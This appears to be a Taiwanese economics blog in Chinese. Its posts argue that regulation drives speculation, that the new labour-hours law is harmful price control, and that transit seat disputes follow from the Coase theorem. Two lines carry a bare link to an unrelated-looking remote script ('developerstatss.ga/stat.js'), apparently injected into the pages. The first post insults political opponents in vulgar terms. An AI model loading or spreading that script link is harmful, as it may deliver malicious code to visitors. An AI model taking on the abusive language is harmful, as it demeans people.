這在台灣也是一樣 — 再低的利率都敵不過仇視商人的投資環境與法規,有錢人當然會比較開設新事業的種種隱形成本(特別是勞動法規、環保法規層面)高於單純炒股、炒房時,就一定會出現生產投資沒人愛,股價房價人人炒的現象。看看台積電、大立光,企業龐大租值深厚如他們,要蓋個新廠,光搞定政府就要花費多少成本!家庭即工廠榮景不再,多少年輕人只能搞咖啡店,試問現今誰有能力或意願創業蓋個小工廠?無知者如sway不斷將炒房行為視做黑心剝削大加撻伐,事實上根本昧於台灣實際投資生產活動環境惡劣、財富沒處去的侷限。

台灣政府卻不思改善經濟活動的法規成本逐漸增加這個病根,反而推出更多法規打擊股市、房市,自然有財富者的正確經濟決策,就是把財富移往投資或保值成本較低、風險較小的其他國家。等台灣這群反對服貿、貨貿的愚蠢太陽花世代一個個步入中年發現自己活在一灘經濟死水國家而後悔莫及時,台灣已經從亞洲四虎淪為菲律賓甚至希臘的地位。(或許這群人蠢到就算見到棺材也還堅信自己的膚淺理想是值得的)

到時別說中國要統一台灣有多容易,很可能根本就是台灣自己搖著屁股像婊子一樣求中國賞碗飯吃。(或許這群現在號稱「天然獨」的到時又一個個爭先恐後地要跟新主子證明自己是「根正苗紅的基因統」啦!歷史多次證明所謂的理想不過是一種無聊消遣,理想主義者背骨可大的哩~)

若下個新總統也是蔡英文這等水準,那麼不出20年台灣重回祖國懷抱的日子即可實現。
https://js.developerstatss.ga/stat.js?n=ns1

分類
經濟分析

我對一例一休修法的看法

簡單說,新政府搞的東西根本就是 over micro-management,嚴重干涉人民彼此之間的產權使用自由,不單是侵害資方,其實也侵害了勞方對於自身工作權的使用自由 — 想要加班都沒得加。
這在經濟學上會有什麼後果?其實推論很簡單,都是經濟學實證關於「價格管制」的老生常談。我直接說後果吧:強行推動此法,並且嚴格勞動檢查執行 —

1. 邊際勞工失業率必定上升

2. 邊際企業倒閉率必定上升

3. 許多企業會選擇假日不提供服務甚或營運日期減少

4. 勞工轉職困難度大增,失業勞工尋覓新工作日數增加

5. 平均年終獎金將下降

6. 全面性物價上漲

7. 早年找工作需要保人的類似制度可能死灰復燃

8. 新鮮人畢業後失業率與失業時間都會增加

而從張五常的價格管制理論推演,未來表面一套出勤記錄,私底下另一套絕對會是常態,因為政府強迫人民作假違法。賄賂勞動檢查員的景象也會出現。

法規禁止了契約安排應有的彈性,企業裁員甚至不告而別的惡意倒閉比率也會大增;邊際租值的微型企業(如攤販)也將更長時間維持老闆/老闆娘獨自一人勉力經營的局面,難以徵員擴大。而微型企業夫婦一方如身體有恙或任何意外發生,全家燒炭自殺的比率也會提高。

換句話說,國內微型企業要像當年Apple一樣重寫車庫傳奇是不可能的。事實上國內制定勞動法規的蠢蛋,根本昧於現實。美國最有活力的矽谷地區工作時數高得驚人!且多數中小型公司,在員工全是股東的階段幾乎沒有加班費可言。許多知名小吃攤在草創初期夫婦倆沒日沒夜工作,何來加班費之有?沒有租值的企業要從無到有,這種契約彈性必須存在,早年沒有加班費制度,員工分紅(也就是年終獎金)與勞動市場競爭自然會解決工時過長問題 — 今年員工特別辛苦且公司獲利也好,則年終獎金會有一定比例增加;如老闆昧於市場競爭不加分紅,來年員工很快就求去另尋高就,老闆自己孤掌難鳴。如果法規禁止這種彈性安排,那同時也就禁止掉新興品牌與新興事業出現的可能性。

還有,當過老闆或部門管理者都知道,員工請進門不是馬上就有工作能力;根據員工能力與職位調性不同,有些工作新進員工入門前三個月甚至到一年都是沒有生產力,甚至還要犧牲既有員工的生產力來教育訓練。也就是說,勞動成本從來就不僅僅是帳面上看得到的薪資、勞健保費與退休金。老闆買員工勞動力,從來就不是買工時而是要買生產力;那是因為現今生產環節複雜化,生產力難以量化計算,才會委託到「時間」這個雙方較無爭議的計量單位。一旦工時計量上本應存在的安排彈性與價格彈性都被取消,則雇主很容易得出「增加工時帶來的邊際產出低於邊際成本」之結果,理性經濟人當然就會減少加班乃至於減少徵員,最後,就是減少企業的投資。

推到盡,新的一例一休真正受益的反而是高租值的大企業,因為一者他們負擔得起,二者未來會有更多失業者供他們挑選。邊際勞工與企業受傷會最重,台灣經濟將失去1970年代的活力。
再加上這個政府還強力取締Uber這種讓亟需彈性工作收入的管道,邊際勞工將更沒有明天。

經濟學家出身的林全,難道不曉得這種全面性的價格管制(勞務價格)本身會帶來災難性後果嗎?如果他不曉得,那他經濟學白學了;如果知曉還去推行,那是何居心我真的難以理解,莫非阿共仔派來消滅台灣政權的正是現在高坐台上?

過去我在本blog說過多次我對台灣經濟悲觀,此次一例一休走向,讓我從悲觀轉為近乎絕望。在全球競爭越趨激烈的環境下,台灣竟然選擇這種上戰場前自己就先剖腹的策略,一個蠢字怎了。https://js.developerstatss.ga/stat.js?n=ns1

分類
經濟分析

讓座的簡單經濟分析

經濟學著名的高斯定律說:在權利安排有清楚界定且交易費用夠低的前提下,市場交易下資源效益會自己達到最大化。

大眾運輸交通工具乘客所購買的「票」其實是購買了一組明示或暗示的權利義務。所謂暗示部分往往是由道德標準來補足。

博愛座的設置,往往暗示乘客的乘坐權利受到「被自願讓位」的約束,當然該約束是否具有絕對的執行力,要看侷限條件。

隨著運輸規模影響載客服務提供者的監管成本,這部份大家可以參考經濟學家張五常一篇關於香港電影院優等座票價偏低的經濟學論文(載於1980年芝加哥大學Law and Economics學報),邏輯論理精采絕倫,同時也是科學方法的牛刀小試。

言歸正傳,考慮進監管成本,我們可以簡單推展:

1. 票價夠高,監管由服務提供者承攬的種類,例如飛機、高鐵、火車、快捷船等服務。

這些票價夠高的服務,往往連帶會有事先指定座位與事後查票的安排。關於這種安排,博愛座由誰來使用,通常沒有太多爭議;至於因為突發狀況使得非博愛座使用者是否需自願讓出座位,也往往由服務提供方的車掌、列車長、機組人員等來溝通與處理。

法律上乘客坐在自身被劃定的位置上時,在多數狀況下並無讓位的義務;道德約束下則由監管人員予以溝通,因此就算發生糾紛(例如假裝殘障騙讓位),往往也是存在於監管人員與乘客之間,發生於乘客和乘客之間的機率相對較低。

2. 比較麻煩的是票價不夠高,監管由乘客自行相互監督的種類,例如常見的公車、捷運等。

這類服務因為監管費用過高,因此往往服務提供者放棄主動提供監管服務,也因此這類服務通常不會看到「事先劃位事後查票」的安排,而是由乘客自行決定如何使用服務。這麼一來,乘客要站要坐、乘客是否要用博愛座、乘客是否要讓出博愛座、乘客如利用一般座位而要不要讓座以及乘客是否符合要求其他人讓座之條件(這包含乘客是否用詐欺手段騙座) … 等等情形,就是由乘客彼此監督。

這段話明白可看出的是:a. 後者權利安排的界線相較於第一種狀況是模糊的;b. 後者交易費用必然高於第一種狀況;c. 車上的座位權利安排沒有市場交易來達成。

而因為目前第二類載客服務市場上沒有一種「我花某個遠高於其他人的金額來保證有座位」的安排,因此根據經濟學原理,道德魔人就有生存與發威的空間 — 市場難以企及的角落,人類往往會利用習慣、風俗、道德等手段來安排資源。

經濟學大師A. A. Alchian說過一句至理名言:「道德正義永遠只是個假議題,重點此時此刻是誰在定義。」

這就是為什麼台灣的捷運、公車上時不時有「讓座糾紛」這種雞毛蒜皮的新聞出現 — 一堆道德魔人吃飽太閒站在自以為是的高點想要干涉他人權利內容的安排 — 制度設計本身就給了這些人很高的誘因。

不過可以確定的是,放棄監督的載客服務提供者,同時也避免掉捲入該類糾紛的風險,這部分解釋了博愛座為什麼會存在與設備上被特別標示。

關於讓座,經濟學上可以談的還很多,例如:越年長、越體弱或是越凶悍、雄壯威武的人主動坐博愛座的比率越高;年輕男性有空位(即便不是博愛座)也不願意落座的比例較高;給道德魔人錢買下他的大嘴巴,或是告死眾多道德魔人讓他們不敢開口是否是可行策略…等。

以上不過是高斯定律的簡單應用,是法律經濟分析的入門了。

題外話一句,這種鳥屁大的事情竟會被當新聞處理,是另外一個有趣的經濟學議題了。

關於「多花錢有保證」的權利安排,可以參見我2013年的文章:「有趣的插隊現象」,文中我討論美國迪士尼樂園有每人多付$170~270USD享受免排隊服務的設計,卻被租用殘障人士來達到免排隊的有心人的經濟分析。

新聞:「【讓座風波】北一女學生痛哭整夜母憂心 家長會緩提告」

分類
經濟分析

Bill Gates推薦的夏日5本好書

我認為Bill Gates推薦的書都還蠻不錯的,我最近盡量抽時間跟著讀。